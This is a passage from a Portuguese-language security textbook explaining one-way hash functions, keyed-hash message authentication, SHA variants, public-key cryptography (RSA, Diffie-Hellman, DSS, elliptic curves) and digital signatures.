
## Função de hash de uma via

Uma alternativa para o código de autenticação de mensagens é a função de hash de uma via (ou seja, não inversível). Como ocorre com o código de autenticação de mensagens, uma função de hash aceita uma mensagem  $M$  de tamanho variável como entrada e produz um resumo criptográfico de tamanho fixo da mensagem  $H(M)$  como saída (Figura 2.5). Normalmente, a mensagem é preenchida até um múltiplo inteiro de algum comprimento fixo (por exemplo, 1.024 bits), e o preenchimento (também chamado de padding) inclui o valor do comprimento da mensagem original em bits. O campo de comprimento é uma medida de segurança para aumentar a dificuldade de um atacante produzir uma mensagem alternativa com o mesmo valor de hash.




**FIGURA 2.5** Diagrama de bloco de uma função de hash segura;  $h = H(M)$ .


Diferentemente do MAC, a função de hash não toma também uma chave secreta como entrada. Para autenticar uma mensagem, o resumo da mensagem é enviado com a mensagem de modo tal que o resumo da mensagem é autêntico. A [Figura 2.6](#) ilustra três modos pelos quais a mensagem pode ser autenticada usando um código de hash. O resumo da mensagem pode ser cifrado usando uma cifra simétrica (parte a); se considerarmos que somente o remetente e o destinatário compartilham a chave criptográfica, a autenticidade está assegurada. O resumo da mensagem também pode ser cifrado usando criptografia de chave pública (parte b); isso é explicado na [Seção 2.3](#). A abordagem de chave pública tem duas vantagens: provê assinatura digital, bem como autenticação de mensagem, e não requer a distribuição de chaves às partes comunicantes.



(a) Usando cifração convencional



(b) Usando criptografia de chave pública



(c) Usando valor secreto

**FIGURA 2.6** Autenticação de mensagem usando função de hash de uma via. A função de hash mapeia uma mensagem para um bloco de tamanho fixo, relativamente pequeno.

Essas duas abordagens têm uma vantagem sobre abordagens que cifram a mensagem inteira, que é o fato de exigirem menos computação. Porém, uma abordagem ainda mais comum é a utilização de uma técnica que evita totalmente a cifração. Várias razões para esse interesse são apontadas em [TSUD92]:

- Os softwares de cifração são bastante lentos. Ainda que a quantidade de

dados a ser cifrada por mensagem seja pequena, pode haver um fluxo constante de mensagens que entram e saem de um sistema.

- Os custos de hardware de cifração não são desprezíveis. Há implementações em chips de baixo custo disponíveis, mas o custo aumenta se todos os nós em uma rede tiverem de ter essa capacidade.
- Hardwares de cifração são otimizados para uso com grande quantidade de dados. Para pequenos blocos de dados, uma elevada parcela do tempo é gasta em custos adicionais de operação de inicialização/invocação.
- Um algoritmo de cifração pode ser protegido por uma patente.

A [Figura 2.6c](#) mostra uma técnica que usa uma função de hash, porém nenhuma cifração para a autenticação de mensagens. Essa técnica, conhecida como MAC de hash com chave, considera que duas partes comunicantes, digamos A e B, compartilham uma chave secreta  $K$  em comum. Essa chave secreta é incorporada ao processo de gerar um código de hash. Na abordagem ilustrada na [Figura 2.6c](#), quando A tem uma mensagem para enviar a B, A calcula a função de hash sobre a concatenação da chave secreta e da mensagem:  $MD_M = H(K \parallel M \parallel K)$ .<sup>9</sup> Então, A envia  $[M \parallel MD_M]$  a B. Como B possui  $K$ , ele pode recalcular  $H(K \parallel M \parallel K)$  e verificar  $MD_M$ . Como a chave secreta em si não é enviada, não deveria ser possível para um atacante modificar uma mensagem interceptada. Desde que a chave secreta continue secreta, não deveria ser possível para um atacante gerar uma mensagem falsa.

Observe que a chave secreta é usada tanto como prefixo quanto como sufixo da mensagem. Se a chave secreta for usada somente como prefixo ou somente como sufixo, o esquema é menos seguro. Esse tópico é discutido no [Capítulo 21](#). O [Capítulo 21](#) também descreve um esquema conhecido como HMAC, que é um tanto mais complexo que a abordagem da [Figura 2.6c](#) e que se tornou a abordagem padrão para um MAC de hash com chave.

## Funções de hash seguras

A função de hash de uma via, ou função de hash segura, é importante não somente em autenticação de mensagens, mas também em assinaturas digitais. Nesta seção, começamos com uma discussão de requisitos para uma função de hash segura. Em seguida discutimos algoritmos específicos.

### ***Requisitos da função de hash***

A finalidade de uma função de hash é produzir uma “impressão digital” de um

arquivo, mensagem ou outro bloco de dados. Para ser útil para autenticação de mensagens, uma função de hash  $H$  deve ter as seguintes propriedades:

1.  $H$  pode ser aplicada a um bloco de dados de qualquer tamanho.
2.  $H$  produz uma saída de comprimento fixo.
3.  $H(x)$  é relativamente fácil de computar para qualquer  $x$  dado, tornando práticas implementações em hardware e em software.
4. Para qualquer código dado  $h$ , é inviável em termos computacionais achar  $x$  tal que  $H(x) = h$ . Uma função de hash com essa propriedade é denominada **via** ou **resistente à pré-imagem**.<sup>10</sup>
5. Para qualquer bloco dado  $x$ , é inviável em termos computacionais achar  $y \neq x$  tal que  $H(y) = H(x)$ . Uma função de hash com essa propriedade é denominada **resistente à segunda pré-imagem**, às vezes denominada **resistente a colisão fraca**.
6. É inviável, em termos computacionais, achar qualquer par  $(x, y)$  tal que  $H(x) = H(y)$ . Uma função de hash com essa propriedade é denominada **resistente a colisão**, às vezes, **resistente a colisão forte**.

As três primeiras propriedades são requisitos para a aplicação prática de uma função de hash para autenticação de mensagens.

A quarta propriedade é a propriedade de uma via: é fácil gerar um código dada uma mensagem, mas é praticamente impossível gerar uma mensagem dado um código. Essa propriedade é importante se a técnica de autenticação envolver a utilização de um valor secreto ([Figura 2.6c](#)). O valor secreto em si não é enviado; todavia, se uma função de hash não for de uma via, é fácil para um atacante descobrir o valor secreto: se ele puder observar ou interceptar uma transmissão, obtém a mensagem  $M$  e o código de hash  $MD_M = H(S_{AB} \parallel M)$ . Então, o atacante inverte a função de hash para obter  $S_{AB} \parallel M = H^{-1}(MD_M)$ . Como agora ele tem ambos,  $M$  e  $S_{AB} \parallel M$ , recuperar  $S_{AB}$  é algo trivial.

A quinta propriedade garante que é impossível achar uma mensagem alternativa com o mesmo valor de hash de uma mensagem dada. Isso impede falsificação quando um código hash cifrado é usado ([Figuras 2.6a e b](#)). Se essa propriedade não fosse verdadeira, um atacante conseguiria executar a seguinte sequência de ações: primeiro, observar ou interceptar uma mensagem mais o seu código de hash cifrado; segundo, gerar um código hash não cifrado a partir da mensagem; terceiro, gerar uma mensagem alternativa com o mesmo código de hash.

Uma função de hash que satisfaz as cinco primeiras propriedades dessa lista é denominada função de hash fraca. Se a sexta propriedade também for satisfeita,

é denominada função de hash forte. Uma função de hash forte protege contra um ataque no qual um participante gera uma mensagem para outro participante assinar. Por exemplo, suponha que Bob escreva uma mensagem contendo uma nota promissória e a envia para Alice, que a assina. Bob acha duas mensagens com o mesmo hash, uma das quais requer que Alice pague uma pequena quantia e uma que requer um grande pagamento. Alice assina a primeira mensagem e, então, Bob pode declarar que a segunda mensagem é autêntica.

Além de prover autenticação, um resumo criptográfico da mensagem também provê integridade de dados. Ele desempenha a mesma função que uma sequência de verificação de quadros:<sup>11</sup> se quaisquer bits na mensagem forem alterados acidentalmente em trânsito, o resumo da mensagem denunciará o erro.

## **Segurança de funções de hash**

Assim como ocorre com a cifração simétrica, há duas abordagens para atacar uma função de hash segura: criptoanálise e ataque de força bruta. Do mesmo modo que ocorre com algoritmos de cifração simétricos, a criptoanálise de uma função de hash envolve explorar fraquezas lógicas no algoritmo.

A força de uma função de hash contra ataques de força bruta depende exclusivamente do comprimento do código de hash produzido pelo algoritmo. Para um código de hash de comprimento  $n$ , o nível de esforço requerido é proporcional ao seguinte:

Resistente à pré-imagem	$2^n$
Resistente à segunda pré-imagem	$2^n$
Resistente a colisão	$2^{n/2}$

Se for exigida resistência a colisão (e isso é desejável para um código hash seguro de uso geral), o valor  $2^{n/2}$  determinará a força do código de hash contra ataques de força bruta. Van Oorschot e Wiener [VANO94] apresentaram um projeto de uma máquina de 10 milhões de dólares para buscas de colisão para o MD5, o qual tem comprimento de hash de 128 bits, que poderia achar uma colisão em 24 dias. Assim, um código de 128 bits pode ser visto como inadequado. O próximo passo na direção de obter maior segurança, se um código hash for tratado como uma sequência de 32 bits, é um hash de 160 bits de comprimento. Com comprimento de hash de 160 bits, a mesma máquina de busca exigiria mais de quatro mil anos para achar uma colisão. Com a tecnologia de hoje, o tempo seria muito menor, de modo que agora 160 bits parece um

número suspeito.

## **Algoritmos de função de hash seguros**

Nos últimos anos, a função de hash mais amplamente usada é o Secure Hash Algorithm (SHA — algoritmo de hash seguro). O SHA foi desenvolvido pelo National Institute of Standards and Technology (NIST) e publicado como Padrão Federal de Processamento de Informações (FIPS 180) em 1993. Quando foram descobertas fraquezas no SHA, uma versão revisada foi publicada como FIPS 180-1 em 1995, normalmente denominada SHA-1. O SHA-1 produz um valor de hash de 160 bits. Em 2002, o NIST produziu uma versão revisada do padrão, o FIPS 180-2, que definiu três novas versões do SHA, com comprimentos de valor de hash de 256, 384 e 512 bits, conhecidas como SHA-256, SHA-384 e SHA-512. Essas novas versões têm a mesma estrutura subjacente e usam os mesmos tipos de operações de aritmética modular e binárias lógicas que o SHA-1. Em 2005, o NIST anunciou a intenção de descontinuar o SHA-1 como algoritmo aprovado e passou a confiar nas outras versões do SHA em 2010. Como discutimos no [Capítulo 21](#), os pesquisadores têm demonstrado que o SHA-1 é muito mais fraco do que o seu comprimento de hash de 160 bits sugere e que é necessário passar para as versões mais novas do SHA.

## **Outras aplicações de funções de hash**

Já discutimos a utilização de funções de hash para a autenticação de mensagens e para a criação de assinaturas digitais (as últimas são discutidas com mais detalhes adiante neste capítulo). Seguem dois outros exemplos de aplicações de uma função de hash segura:

- **Senhas:** O [Capítulo 3](#) explica um esquema no qual um hash de senha é armazenado por um sistema operacional em vez da senha em si. Assim, a senha verdadeira não pode ser recuperada por um hacker que obtenha acesso ao arquivo de senhas. Em termos simples, quando um usuário digita uma senha, o hash dessa senha é comparado com o valor de hash armazenado para verificação. Essa aplicação requer resistência à pré-imagem e talvez resistência à segunda pré-imagem.
- **Detecção de intrusão:** Armazenar  $H(F)$  para cada arquivo em um sistema e proteger os valores de hash (por exemplo, em um CD gravável mantido em segurança). Poderemos determinar mais tarde se um arquivo foi modificado calculando novamente  $H(F)$ . Um intruso precisaria mudar  $F$  sem mudar

$H(F)$ . Essa aplicação requer resistência fraca à segunda pré-imagem.

## 2.3 Criptografia de chave pública

De igual importância para a criptografia simétrica é a criptografia de chave pública, que é utilizada para autenticação de mensagens e distribuição de chave.

### Estrutura de criptografia de chave pública


A criptografia de chave pública, proposta publicamente pela primeira vez por Diffie e Hellman em 1976 [DIFF76], é o primeiro avanço verdadeiramente revolucionário na criptografia em milhares de anos literalmente. Algoritmos de chave pública são baseados em funções matemáticas em vez de em simples operações sobre sequências de bits, como as usadas em algoritmos criptográficos simétricos. Mais importante, a criptografia de chave pública é **assimétrica**, envolvendo a utilização de duas chaves separadas, em contraste com a criptografia simétrica, que usa somente uma chave. A utilização de duas chaves tem profundas consequências nas áreas de confidencialidade, distribuição de chave e autenticação.

Antes de prosseguirmos, devemos mencionar várias concepções errôneas comuns referentes à criptografia de chave pública. Uma é que a criptografia de chave pública é mais segura em relação à criptoanálise do que a criptografia simétrica. Na verdade, a segurança de qualquer esquema de criptografia depende (1) do comprimento da chave e (2) do esforço computacional envolvido naquebra de uma cifra. Em princípio, não há nada na criptografia simétrica nem na criptografia de chave pública que torne uma superior à outra do ponto de vista da resistência à criptoanálise. Uma segunda concepção errônea é que a criptografia de chave pública é uma técnica de uso geral que tornou a criptografia simétrica obsoleta. Ao contrário, em razão do elevado custo computacional dos esquemas atuais de criptografia de chave pública, parece improvável que a criptografia simétrica será abandonada em futuro próximo. Finalmente, há um sentimento de que a distribuição de chave é trivial quando se usa criptografia de chave pública, em comparação com o relativamente elaborado mecanismo de troca de mensagens envolvido com centros de distribuição de chave usados para a criptografia simétrica. Para a distribuição de chave usando criptografia de chave pública, é necessário alguma forma de protocolo, que frequentemente envolve um agente central, e os procedimentos envolvidos não são mais simples nem de


qualquer modo mais eficientes do que os exigidos pela criptografia simétrica.

Um esquema de criptografia de chave pública tem seis componentes ([Figura 2.7a](#)):

- **Texto às claras:** É a mensagem ou dados legíveis passados para o algoritmo como entrada.
- **Algoritmo de cifração:** O algoritmo criptográfico executa várias transformações no texto às claras.
- **Chave pública e privada:** É um par de chaves que foi selecionado de modo que, se uma é usada para cifrar, a outra é usada para decifrar. As transformações exatas executadas pelo algoritmo criptográfico dependem da chave pública ou privada que é passada como entrada.<sup>12</sup>
- **Texto cifrado:** É a mensagem embaralhada e ininteligível produzida como saída. Ela depende do texto às claras e da chave. Para dada mensagem, duas chaves diferentes produzirão dois textos cifrados diferentes.
- **Algoritmo de decifração:** Esse algoritmo aceita o texto cifrado e a chave correspondente, e produz o texto às claras original.



(a) Cifração com chave pública



(b) Cifração com chave privada

**FIGURA 2.7** Criptografia de chave pública.

Como o nome sugere, a chave pública do par torna-se pública para outros usarem, enquanto a chave privada é de conhecimento apenas de seu proprietário. Um algoritmo criptográfico de chave pública de uso geral depende de uma chave para a cifração e de uma chave diferente, mas relacionada, para a decifração.

As etapas essenciais são as seguintes:

1. Cada usuário gera um par de chaves a ser usado para a cifração e a decifração de mensagens.
2. Cada usuário coloca uma das duas chaves em um registro público ou outro arquivo acessível. Essa é a chave pública. A chave associada é mantida privada. Como a [Figura 2.7a](#) sugere, cada usuário mantém uma coleção de chaves públicas obtidas de outros.
3. Se Bob desejar enviar uma mensagem privada a Alice, ele cifra a mensagem usando a chave pública de Alice.
4. Quando Alice recebe a mensagem, ela a decifra usando sua chave privada. Nenhum outro destinatário pode decifrar a mensagem porque somente Alice sabe qual é a chave privada de Alice.

Com essa abordagem, todos os participantes têm acesso a chaves públicas, e chaves privadas são geradas localmente por cada participante e por consequência nunca precisam ser distribuídas. Desde que um usuário proteja a sua chave privada, a comunicação entrante permanece segura. A qualquer instante, um usuário pode trocar a sua chave privada e publicar a chave associada para substituir a chave pública antiga.

A [Figura 2.7b](#) ilustra outro modo de operação da criptografia de chave pública. Nesse esquema, um usuário cifra dados usando sua chave privada. Então, quem conhecer a chave pública conseguirá decifrar a mensagem.

Observe que o esquema da [Figura 2.7a](#) é dirigido a prover **confidencialidade**: somente o destinatário-alvo deve ser capaz de decifrar o texto cifrado porque somente o destinatário-alvo está de posse da chave privada requerida. Se a confidencialidade é de fato provida depende de vários fatores, incluindo a segurança do algoritmo, o fato de a chave privada ser mantida em segurança e da segurança de qualquer protocolo do qual a função criptográfica faça parte.

O esquema da [Figura 2.7b](#) é dirigido a prover **autenticação** e/ou **integridade de dados**. Se um usuário conseguir recuperar o texto às claras a partir do texto cifrado de Bob usando a chave pública de Bob, isso indica que somente Bob poderia ter cifrado o texto às claras, o que provê autenticação. Além disso, ninguém exceto Bob seria capaz de modificar o texto às claras porque somente Bob poderia cifrar o texto às claras com a chave privada de Bob. Mais uma vez, a provisão de fato de autenticação ou integridade de dados depende de uma variedade de fatores. Essa questão é abordada primariamente no [Capítulo 21](#), mas outras referências são feitas a ela quando adequado neste texto.

# Aplicações para criptossistemas de chave pública

Antes de prosseguir, precisamos esclarecer um aspecto de criptossistemas de chave pública que, caso contrário, poderia gerar confusão. Sistemas de chave pública são caracterizados pela utilização de um tipo de algoritmo criptográfico com duas chaves, uma mantida em privado e uma disponível publicamente. Dependendo da aplicação, o remetente usa a chave privada do remetente ou a chave pública do destinatário, ou ambas, para executar algum tipo de função criptográfica. Em termos gerais, podemos classificar a utilização de criptossistemas de chave pública em três categorias: assinatura digital, distribuição de chave simétrica e cifração de chaves secretas.

Essas aplicações são discutidas na [Seção 2.4](#). Alguns algoritmos são adequados para todas as três aplicações, ao passo que outros só podem ser usados para uma ou duas dessas aplicações. A [Tabela 2.3](#) indica as aplicações suportadas pelos algoritmos discutidos nesta seção.

---

**Tabela 2.3**  
Aplicações para criptossistemas de chave pública

---

Algoritmo	Assinatura digital	Distribuição de chave simétrica	Cifração de chaves secretas
RSA	Sim	Sim	Sim
Diffie-Hellman	Não	Sim	Não
DSS	Sim	Não	Não
Curvas elípticas	Sim	Sim	Sim

## Requisitos para criptografia de chave pública

O criptossistema ilustrado na [Figura 2.7](#) depende de um algoritmo criptográfico baseado em duas chaves relacionadas. Diffie e Hellman postularam esse sistema sem demonstrar que tais algoritmos existem. Todavia, eles definiram as condições que esses algoritmos devem cumprir [[DIFF76](#)]:

1. É computacionalmente fácil para uma entidade B gerar um par (chave pública  $PU_b$ , chave privada  $PR_b$ ).
2. É computacionalmente fácil para um remetente A, que conheça a chave pública e a mensagem a ser cifrada,  $M$ , gerar o texto cifrado correspondente:

$$C = E(PU_b, M)$$

3. É computacionalmente fácil para o destinatário B decifrar o texto cifrado resultante usando a chave privada para recuperar a mensagem original:

$$M = D(PR_b, C) = D[PR_b, E(PU_b, M)]$$

4. É computacionalmente inexequível para um oponente que conheça a chave pública,  $PU_b$ , determinar a chave privada,  $PR_b$ .
5. É computacionalmente inexequível para um oponente que conheça a chave pública,  $PU_b$  e um texto cifrado,  $C$ , recuperar a mensagem original,  $M$ .
- Podemos ainda adicionar um sexto requisito que, embora útil, não é necessário para todas as aplicações de chave pública:
6. Qualquer das duas chaves relacionadas pode ser usada para a cifração, sendo a outra usada para a decifração.

$$M = D[PU_b, E(PR_b, M)] = D[PR_b, E(PU_b, M)]$$

## Algoritmos criptográficos assimétricos

Nesta subseção, mencionamos brevemente os algoritmos criptográficos assimétricos mais amplamente usados. O [Capítulo 21](#) dá detalhes técnicos.

### RSA

Um dos primeiros esquemas de chave pública foi desenvolvido em 1977 por Ron Rivest, Adi Shamir e Len Adleman no MIT e publicado pela primeira vez em 1978 [[RIVE78](#)]. Desde então, o esquema RSA tem reinado soberano como a mais amplamente aceita e implementada abordagem da criptografia de chave pública. O RSA é uma cifra de bloco na qual o texto às claras e o texto cifrado são inteiros entre 0 e  $n - 1$  para algum  $n$ .

Em 1977, os três inventores do RSA desafiaram os leitores da revista *Scientific American* a decodificar um texto cifrado que eles imprimiram na coluna “Mathematical Games” de Martin Gardner. Eles ofereceram um recompensa de 100 dólares para quem retornasse uma sentença em texto às claras, um evento que previram que só poderia ocorrer dali a aproximadamente

40 quatrilhões de anos. Em abril de 1994, um grupo trabalhando via Internet e usando mais de 1.600 computadores reclamou o prêmio após somente oito meses de trabalho [LEUT94]. Esse desafio usou um tamanho de chave pública (comprimento de  $n$ ) de 129 dígitos decimais, ou cerca de 428 bits. Esse resultado não invalida a utilização do RSA; simplesmente significa que devem ser usados tamanhos de chaves maiores. Atualmente, um tamanho de chave de 1.024 bits (cerca de 300 dígitos decimais) é considerado forte e suficiente para praticamente todas as aplicações.<sup>13</sup>

### ***Acordo de chaves de Diffie-Hellman***

O primeiro algoritmo de chave pública publicado apareceu no artigo seminal de Diffie e Hellman, que definiu a criptografia de chave pública [DIFF76] e é geralmente denominado troca de chaves ou acordo de chaves de Diffie-Hellman. Vários produtos comerciais empregam essa técnica de troca de chave.

A finalidade do algoritmo é permitir que dois usuários cheguem a um acordo seguro sobre um segredo compartilhado que pode ser usado como chave secreta para subsequente aplicação de criptografia simétrica sobre mensagens. O algoritmo em si é limitado à troca das chaves.

### ***Digital signature standard***

O National Institute of Standards and Technology (NIST) publicou o Federal Information Processing Standard FIPS PUB 186, conhecido como Digital Signature Standard (DSS — padrão de assinatura digital). O DSS faz uso do SHA-1 e apresenta uma nova técnica de assinatura digital, o Digital Signature Algorithm (DSA — algoritmo de assinatura digital). O DSS foi proposto originalmente em 1991 e revisado em 1993 em resposta a comentários públicos referentes à segurança do esquema. Houve ainda mais uma pequena revisão em 1996. O DSS usa um algoritmo projetado para prover somente a função assinatura digital. Diferentemente do RSA, ele não pode ser usado para cifração ou troca de chaves.

### ***Criptografia de curvas elípticas***

A vasta maioria dos produtos e padrões que usam criptografia de chave pública para cifração e assinaturas digitais usa RSA. O comprimento em bits para uso seguro do RSA vem aumentando nos últimos anos, e isso colocou uma carga de processamento mais pesada sobre aplicações que usam RSA. Esse problema tem

ramificações, especialmente para sites de comércio eletrônico que executam grande número de transações seguras. Recentemente, um sistema concorrente começou a desafiar o RSA: a criptografia de curvas elípticas (Elliptic Curve Cryptography — ECC). A ECC já está aparecendo em esforços de padronização, incluindo o Standard for Public-Key Cryptography (padrão para criptografia de chave pública) P1363 do Institute of Electrical and Electronics Engineers (IEEE).

A principal atração da ECC em comparação com o RSA é que ela parece oferecer segurança igual para um tamanho de bits muito menor, o que reduz os custos de processamento. Por outro lado, embora a teoria do ECC já exista há algum tempo, foi só recentemente que começaram a aparecer produtos e que começou a haver um interesse criptoanalítico constante para provar suas fraquezas. Assim, o nível de confiança na ECC ainda não é tão alto quanto no RSA.

## 2.4 Assinaturas digitais e gerenciamento de chaves

Como mencionado na [Seção 2.3](#), algoritmos de chave pública são usados em uma variedade de aplicações. Em termos gerais, essas aplicações caem em duas categorias: assinaturas digitais e várias técnicas que têm a ver com gerenciamento e distribuição de chaves.

No que se refere ao gerenciamento e à distribuição de chaves, há no mínimo três aspectos distintos em relação à utilização de criptografia de chave pública a esse respeito:

- A distribuição segura de chaves públicas.
- A utilização de criptografia de chave pública para distribuir chaves secretas.
- A utilização de criptografia de chave pública para criar chaves temporárias para a cifração de mensagens.

Esta seção dá uma breve visão geral de assinaturas digitais e dos vários tipos de gerenciamento e distribuição de chaves.

### Assinatura digital

A criptografia de chave pública pode ser usada para autenticação, como sugerido na [Figura 2.6b](#). Suponha que Bob queira enviar uma mensagem a Alice. Embora não seja importante mantê-la em segredo, ele quer que Alice tenha certeza de

que a mensagem vem realmente dele. Para essa finalidade, Bob usa uma função de hash segura, como a SHA-512, para gerar um valor de hash para a mensagem, e então cifra o código de hash com sua chave privada, criando uma **assinatura digital**. Bob envia a mensagem com a assinatura anexada. Quando Alice recebe a mensagem mais a assinatura, ela (1) calcula um valor do hash da mensagem; (2) decifra a assinatura usando a chave pública de Bob; e (3) compara o valor de hash calculado com o valor de hash decifrado. Se os dois valores de hash forem iguais, Alice tem certeza de que a mensagem deve ter sido assinada por Bob. Ninguém mais tem a chave privada de Bob e, portanto, ninguém mais poderia ter criado um texto cifrado que seria decifrado com a chave pública de Bob. Além disso, é impossível alterar a mensagem sem ter acesso à chave privada de Bob, portanto, a mensagem é autenticada tanto em termos de origem quanto em termos de integridade de dados.

